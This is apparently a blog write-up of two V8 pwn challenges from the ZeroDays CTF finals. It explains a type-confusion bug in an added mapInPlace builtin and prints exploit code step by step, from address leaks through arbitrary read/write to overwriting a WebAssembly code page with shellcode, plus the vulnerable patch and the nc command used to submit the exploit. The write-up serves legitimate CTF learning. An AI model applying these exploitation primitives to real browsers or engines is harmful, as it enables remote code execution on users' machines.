



a couple of days ago we flew from Slovakia to Ireland, Dublin and competed in the on-site finals of the ZeroDays CTF, where we managed to blood a bunch of challs and grab second place, from over 150 teams, grand total of over 600 people. huge props to the Irish ECSC team for the amazing challenges.
pwn - MIP (9 solves)
this was a V8 pwn challenge. the bug can be seen in the following snippet:
Handle<FixedDoubleArray> elements = handle(Cast<FixedDoubleArray>(array->elements()), isolate);double current = elements->get_scalar(i);elements->set(i, Object::NumberValue(*result));its job is simple, iterate over an array, call a js callback on each element, write the result back. however, it unconditionally casts array->elements() to FixedDoubleArray regardles of what kind of array you actually passed in. if you pass a real double array like [1.1, 2.2], this is fine. however, if you pass an object array like [object1, object2], the real backing store is a FixedArray of compressed tagged pointers and the cast is completely wrong. this bug is however quite subtle, nevertheless it matters enormously because of pointer compression which V8 enables on 64 bit platforms.
pointer compression on V8 and type confusion
FixedArray is an object array and it can hold 4 bytes per slot. FixedDoubleArray is a double array and it can hold 8 bytes per slot. so when the code calls get_scalar(i), it reads 8 bytes from a location that only has 4 byte slots. and when it calls set(i, x), it writes 8 bytes back across the 4 byte slots. you now have a 64 bit read/write over memory that V8 believes is a tagged object array, even though it is not. this single mismatch, also known as type confusion, is our exploitation primitive and the foundation of the entire exploit.
address leak via addrofPair
the first thing we need before we can do anything is to know where objects live in memory, for which we need a dedicated leka helper. thankfully, the type confusion gives this to us for free:
function addrofPair(a, b) { const pair = [a, b]; let leak = 0n; pair.mapInPlace((x, i) => { if (i === 0) leak = ftoi(x); return x; }); return [leak & 0xffffffffn, leak >> 32n];}when you create [a, b], V8 allocates a FixedArray backing store that looks like this in raw memory:
Offset Size Contents+0x00 8 FixedArray header (map + length)+0x08 4 compressed tagged pointer -> a+0x0c 4 compressed tagged pointer -> bthe code thinks this is a FixedDoubleArray and calls get_scalar(0), which reads 8 bytes starting at offset +0x08 . those 8 bytes are not a double, they are two 4 byte pointers sitting side by side. the callback recieves them fused into one IEEE-754 float. ftoi() reinterprets tat bit pattern as a raw 64 bit integer, and we then split it into the first low 32 bits, which is the compressed heap address of a, and the high 32 bits, which is the compressed heap address of b. two object addresses, zero special privileges needed. the exploit only trusts i==0 in the callback because index 1 would try to read from +0x10 which is already past the real end of the 2 slot array (the OOB starts at index 1)
out-of-bounds heap scan
one address leak is useful, but what we really need is a way to navigate the heap. for that, we need to be able to read memory past the end of our array. this exploitation primitive uses the same bug but with a larger array:
const corrupt = Array(0x40).fill(marker);this creates a real FixedArray of 64 slots. the real FixedArray[0x40] has a header size of 8 bytes, the payload 64x4=256 bytes, therefore a grand total of 264 (0x108) bytes. the bug, however, sees FixedDoubleArray[0x40]. this also has a header size of 8 bytes, but the payload size is 64 x 8 which amounts to 520 (0x208) bytes. so the last legitimate in bounds fake double index is 31 (reading bytes 0x108 - 0x10f). index 32 starts reading at byte 0x108 which is exactly one byte past the end of the real array, into whatever V8 allocated next in memory. we write the scan in the exploit as follows:
corrupt.mapInPlace((x) => { leaks.push(ftoi(x)); return x; // write back 1:1 what we actually read});by returning x, we write the exact same 8 bytes that were just read, which does not meaningfully change the memory. this lets us safely walk adjacent heap objects and inspect them before we comit to actually corrupting anything.
finding the victim object
const fltvictim = [ 1.1111111111111112, // IEEE-754 0x3ff1c71c71c71c72 2.2222222222222223, // IEEE-754 0x4001c71c71c71c72 3.3333333333333335, // IEEE-754 0x400aaaaaaaaaaaab 4.444444444444445, // IEEE-754 0x4011c71c71c71c72];the OOB scan searches for that exact 4 word signature. once found, the exploit assumes the next words are the JSArray header for that array. this works because V8 young-generation allocation tends to place fresh allocations close together, and the scan does not assume an absolute address, only a recognizable local pattern.
exact JSArray layout used
const arrayHeader = locateFloatVictim(leaks);const savedWord = leaks[arrayHeader + 1];why arrayHeader + 1? becauser under pointer compression a JSArray header is effectively four 4-byte words:
+0x00 map+0x04 properties+0x08 elements+0x0c length (Smi)if we read as 64 bit chunks, that becomes
word 0 at +0x00 = [map | properties]word 1 at +0x08 = [elements | length]and after debugging, we see that the four sentinel doubles looked like
0x00000008_0108ba15we can interpret this as low 32 bits 0x0108ba15 = compressed tagged pointer to the FixedDoubleArray , high 32 bits 0x00000008 = Smi(4), because V8 Smis are shifted left by 1. this is why we build a replacement word as
(smi(length) << 32n) | (taggedPtr & 0xffffffffn)arbitrary read and write
now that we have the victims header in our hands, we need to overwrite word 1 of the victim header (see above, te elements pointer and length field) with a pointer we control:
function setElements(taggedPtr, length) { const newWord = (smi(length) << 32n) | (taggedPtr & 0xffffffffn); writeWord(arrayHeader + 1, newWord);}setElements(taggedPtr, length) rewrites the float arrays elements pointer and length, so fltvictim[0] no longer reads its original backing store, but whatever tagged heap pointer I chose. critical small detail - when V8 reads fltVictim[0], it does not read directly from the elements pointer. instead, it computes:
address = untag(elements_ptr) + FixedDoubleArrayHeaderSize + index * 8 = untag(elements_ptr) + 8 + 0 = untag(elements_ptr) + 8so if we want to read from target address T, we must store T-8 as the fake elements pointer. the -8 compensates for V8 automatically skipping the FixedDoubleArray before reading element 0. this is our functional read/write pair inside of the exploit:
read64(target) { setElements(target - 8n, 1); const value = ftoi(floatVictim[0]); setElements(savedElements, savedLength); return value;}
write64(target, value) { setElements(target - 8n, 1); floatVictim[0] = itof(value); setElements(savedElements, savedLength);}we now have an arbitrary 64-bit read/write anywhere inside the V8 heap cage. we can read or write any field of any object V8 knows about.
escaping the heap cage through wasm code page
in-cage R/W is powerful but not enough. the heap cage is not marked as executable, the os marks those pages as data only. to run shellcode, we need to reach executable memory. the classic route is to use WebAssembly. when V8 JIT-compiles a Wasm module, it allocates a separate page outside of the heap cage, maps it executable and writes the compiled native code there. that page is our target. therefore, the plan looks as follows:
1. create an ArrayBuffer 2. ceate a tiny wasm instance 3. leak both addresses with addrofPair 4. read fields out of the wasm instance until I get the wasm code page pointer 5. overwrite the ArrayBuffers backing_store pointer so a Uint8Array view becomes an arbitrary raw- memory viewfirst, we need to leak the wasm instance address:
const [instanceAddr, abAddr] = addrofPair(wasmInstance, ab);addrofPair givess us both the WasmInstance compressed address and the ArrayBuffer compressed address in one shot. then, we need to walk the pointer chain to the code page. the WasmInstanceObject in memory under pointer compression looks something like this:
+0x00 map (4 bytes)+0x04 properties (4 bytes)+0x08 elements (4 bytes)+0x0c trusted_data (4 bytes) <- target+0x10 module_object(4 bytes)+0x14 exports_object(4 bytes)reading 8 bytes at +0x0c gives us [trusted_data | module_object] fused together. masking the low 32 bits isolates the trusted_data pointer:
const trustedData = rw.read64(instanceAddr + 12n) & 0xffffffffn;the +12 is 0x0c in decimal. from WasmTrustedInstanceData, the code page pointer sits at offset +0x28 (decimal 40). this was found by dumping all fields from the live trustedData object and looking for a value that was page aligned (low 12 bits all zero), a valid canonical user space 64 bit address and consistent with the wasm disassembly.
const codePage = rw.read64(trustedData + 40n);now we redirect the ArrayBuffer backing store. a JSArrayBuffer in memory has its backing_store at offset +0x24 (decimal 36). this was found by dumping a live JSArrayBuffer and correlating the fields with %DebugPrint and its printed backing_store: value:
rw.write64(abAddr + 36n, codePage);this is the JSArrayBuffer.backing_store field. after this write, new Uint8Array(ab) is no longer a view over normal heap memory, but a raw byte view directly over the Wasm JIT code page. we can now read and write native executable code.
finding and patching the WASM thunk
the WASM function body itself was not directly at a simple offset from the page start. instead, near the end of the page there is a lazy entry thnk which is a small stub V8 generates for dispatch. its signature is a recognizable byte pattern:
68 00 00 00 00 e9 ...which is basically just push 0; jmp, a simple thunk prologue. the exploit incorporates a function called findThunk() which scans the Uint8Array view of the code page lookins for those bytes. i saved this in an independent file called test_exec.js, which sent out three probes. the first zeroed out bytes at 0x980. the result was a process crash at codePage + 0x980. this proves execution actually reached the address when wasm.main() was called. the second probe filled 0x980-0x9c0 with 0x90 with NOP instructions and place illegal instructions UD2 at 0x9c0. the result was a SIGILL at codePage + 0x9c0 which proves exec starts near 0x980 and falls through the NOP sled to 0x9c0. the third and final probe replaced our illegal UD2 instructions with real shellcode, which confirmed RIP control.
const thunkOff = findThunk(page);const shellOff = thunkOff + 0x40;
for (let i = thunkOff; i < shellOff; i++) page[i] = 0x90;for (let i = 0; i < shellcode.length; i++) page[shellOff + i] = shellcode[i];wasm.main();then the rest of the solve was just repeatedly probing the service to find the shellcode to insert. the recon shellcode which used pwd and ls -la / . /home /root /app /challenge showed --ws--x--x 1 root root 900352 ... readflag, so instead of /bin/sh we use execve("/readflag") for simplicity.
solve and flag
λ printf '%s\n' "$(base64 -w0 solve.js)" | nc 18.201.150.183 1337base64 encoded exploit:can you MIP hard enough? :0ZeroDays{M1P_2_f0r_34ch_w4s_n0t_th3_pr0bl3m_h3r3_4c628ef0}pwn - MIP revenge (4 solves)
fun outcome - this challenge is the same identical challenge, however it removes some unused cage-base helpers, but it still keeps the same mapInPlace type confusion, so literally running the same exploit but now turned against the new host and port again gives us the second flag XD
diff --git a/src/builtins/builtins-array.cc b/src/builtins/builtins-array.ccindex 0755eecd..436f8ec6 100644--- a/src/builtins/builtins-array.cc+++ b/src/builtins/builtins-array.cc@@ -368,6 +368,58 @@ V8_WARN_UNUSED_RESULT bool TryFastArrayFill( } } // namespace
+BUILTIN(ArrayMapInPlace) {+ HandleScope scope(isolate);++ DirectHandle<JSReceiver> receiver;+ ASSIGN_RETURN_FAILURE_ON_EXCEPTION(+ isolate, receiver,+ Object::ToObject(isolate, args.receiver()));+ DirectHandle<JSArray> array = Cast<JSArray>(receiver);++ if (args.length() < 2 || !IsCallable(*args.at(1))) {+ THROW_NEW_ERROR_RETURN_FAILURE(+ isolate,+ NewTypeError(MessageTemplate::kCalledNonCallable,+ isolate->factory()->NewStringFromAsciiChecked(+ "mapInPlace callback")));+ }+ DirectHandle<Object> callback = args.at(1);+ uint32_t length =+ static_cast<uint32_t>(Object::NumberValue(array->length()));++ Handle<FixedDoubleArray> elements =+ handle(Cast<FixedDoubleArray>(array->elements()), isolate);++ for (uint32_t i = 0; i < length; i++) {+ double current = elements->get_scalar(i);+ DirectHandle<Object> current_obj =+ isolate->factory()->NewHeapNumber(current);++ DirectHandle<Object> argv[] = {+ current_obj,+ DirectHandle<Object>(handle(Smi::FromInt(i), isolate)),+ array,+ };+ DirectHandle<Object> result;+ ASSIGN_RETURN_FAILURE_ON_EXCEPTION(+ isolate, result,+ Execution::Call(isolate, callback, receiver,+ base::VectorOf(argv)));++ ASSIGN_RETURN_FAILURE_ON_EXCEPTION(+ isolate, result, Object::ToNumber(isolate, result));+ elements->set(i, Object::NumberValue(*result));+ }++ return *array;+}+ // https://tc39.es/ecma262/#sec-array.prototype.fill BUILTIN(ArrayPrototypeFill) { HandleScope scope(isolate);diff --git a/src/builtins/builtins-definitions.h b/src/builtins/builtins-definitions.hindex 830e2a6f..1a9cc036 100644--- a/src/builtins/builtins-definitions.h+++ b/src/builtins/builtins-definitions.h@@ -518,6 +518,7 @@ constexpr int kGearboxGenericBuiltinIdOffset = -2; TFC(ArrayNArgumentsConstructor, ArrayNArgumentsConstructor) \ CPP(ArrayConcat, kDontAdaptArgumentsSentinel) \ CPP(ArrayPrototypeFill, kDontAdaptArgumentsSentinel) \+ CPP(ArrayMapInPlace, kDontAdaptArgumentsSentinel) \ TFS(ArrayIncludesSmi, NeedsContext::kYes, kElements, kSearchElement, \ kLength, kFromIndex) \ TFS(ArrayIncludesSmiOrObject, NeedsContext::kYes, kElements, kSearchElement, \diff --git a/src/d8/d8.cc b/src/d8/d8.ccindex 93e1056e..46b827be 100644--- a/src/d8/d8.cc+++ b/src/d8/d8.cc@@ -4271,52 +4271,9 @@ Local<FunctionTemplate> Shell::CreateNodeTemplates(
Local<ObjectTemplate> Shell::CreateGlobalTemplate(Isolate* isolate) { Local<ObjectTemplate> global_template = ObjectTemplate::New(isolate);- global_template->Set(Symbol::GetToStringTag(isolate),- String::NewFromUtf8Literal(isolate, "global")); global_template->Set(isolate, "onerror", v8::Null(isolate));- global_template->Set(isolate, "version",- FunctionTemplate::New(isolate, Version));-- global_template->Set(isolate, "print", FunctionTemplate::New(isolate, Print));- global_template->Set(isolate, "printErr",- FunctionTemplate::New(isolate, PrintErr));- global_template->Set(isolate, "write",- FunctionTemplate::New(isolate, WriteStdout));- if (!i::v8_flags.fuzzing) {- global_template->Set(isolate, "writeFile",- FunctionTemplate::New(isolate, WriteFile));- }- global_template->Set(isolate, "read",- FunctionTemplate::New(isolate, ReadFile));- global_template->Set(isolate, "readbuffer",- FunctionTemplate::New(isolate, ReadBuffer));- global_template->Set(isolate, "readline",- FunctionTemplate::New(isolate, ReadLine));- global_template->Set(isolate, "load",- FunctionTemplate::New(isolate, ExecuteFile)); global_template->Set(isolate, "setTimeout", FunctionTemplate::New(isolate, SetTimeout));- // Some Emscripten-generated code tries to call 'quit', which in turn would- // call C's exit(). This would lead to memory leaks, because there is no way- // we can terminate cleanly then, so we need a way to hide 'quit'.- if (!options.omit_quit) {- global_template->Set(isolate, "quit", FunctionTemplate::New(isolate, Quit));- }- global_template->Set(isolate, "Realm", Shell::CreateRealmTemplate(isolate));- global_template->Set(isolate, "performance",- Shell::CreatePerformanceTemplate(isolate));- global_template->Set(isolate, "Worker", Shell::CreateWorkerTemplate(isolate));-- // Prevent fuzzers from creating side effects.- if (!i::v8_flags.fuzzing) {- global_template->Set(isolate, "os", Shell::CreateOSTemplate(isolate));- }- global_template->Set(isolate, "d8", Shell::CreateD8Template(isolate));-- if (i::v8_flags.expose_async_hooks) {- global_template->Set(isolate, "async_hooks",- Shell::CreateAsyncHookTemplate(isolate));- }
return global_template; }diff --git a/src/init/bootstrapper.cc b/src/init/bootstrapper.ccindex 1b68fc20..eac8aad3 100644--- a/src/init/bootstrapper.cc+++ b/src/init/bootstrapper.cc@@ -2408,6 +2408,8 @@ void Genesis::InitializeGlobal(DirectHandle<JSGlobalObject> global_object, kAdapt); SimpleInstallFunction(isolate_, proto, "concat", Builtin::kArrayPrototypeConcat, 1, kDontAdapt);+ SimpleInstallFunction(isolate_, proto, "mapInPlace",+ Builtin::kArrayMapInPlace, 1, kDontAdapt); SimpleInstallFunction(isolate_, proto, "copyWithin", Builtin::kArrayPrototypeCopyWithin, 2, kDontAdapt); SimpleInstallFunction(isolate_, proto, "fill", Builtin::kArrayPrototypeFill,solve and flag
λ printf '%s\n' "$(base64 -w0 solve.js)" | nc 18.201.150.183 1339base64 encoded exploit:can you MIP hard enough? :0ZeroDays{M1P_1_b3l1ev3_f0re4ch_1s_s4f3r_4c628ef0}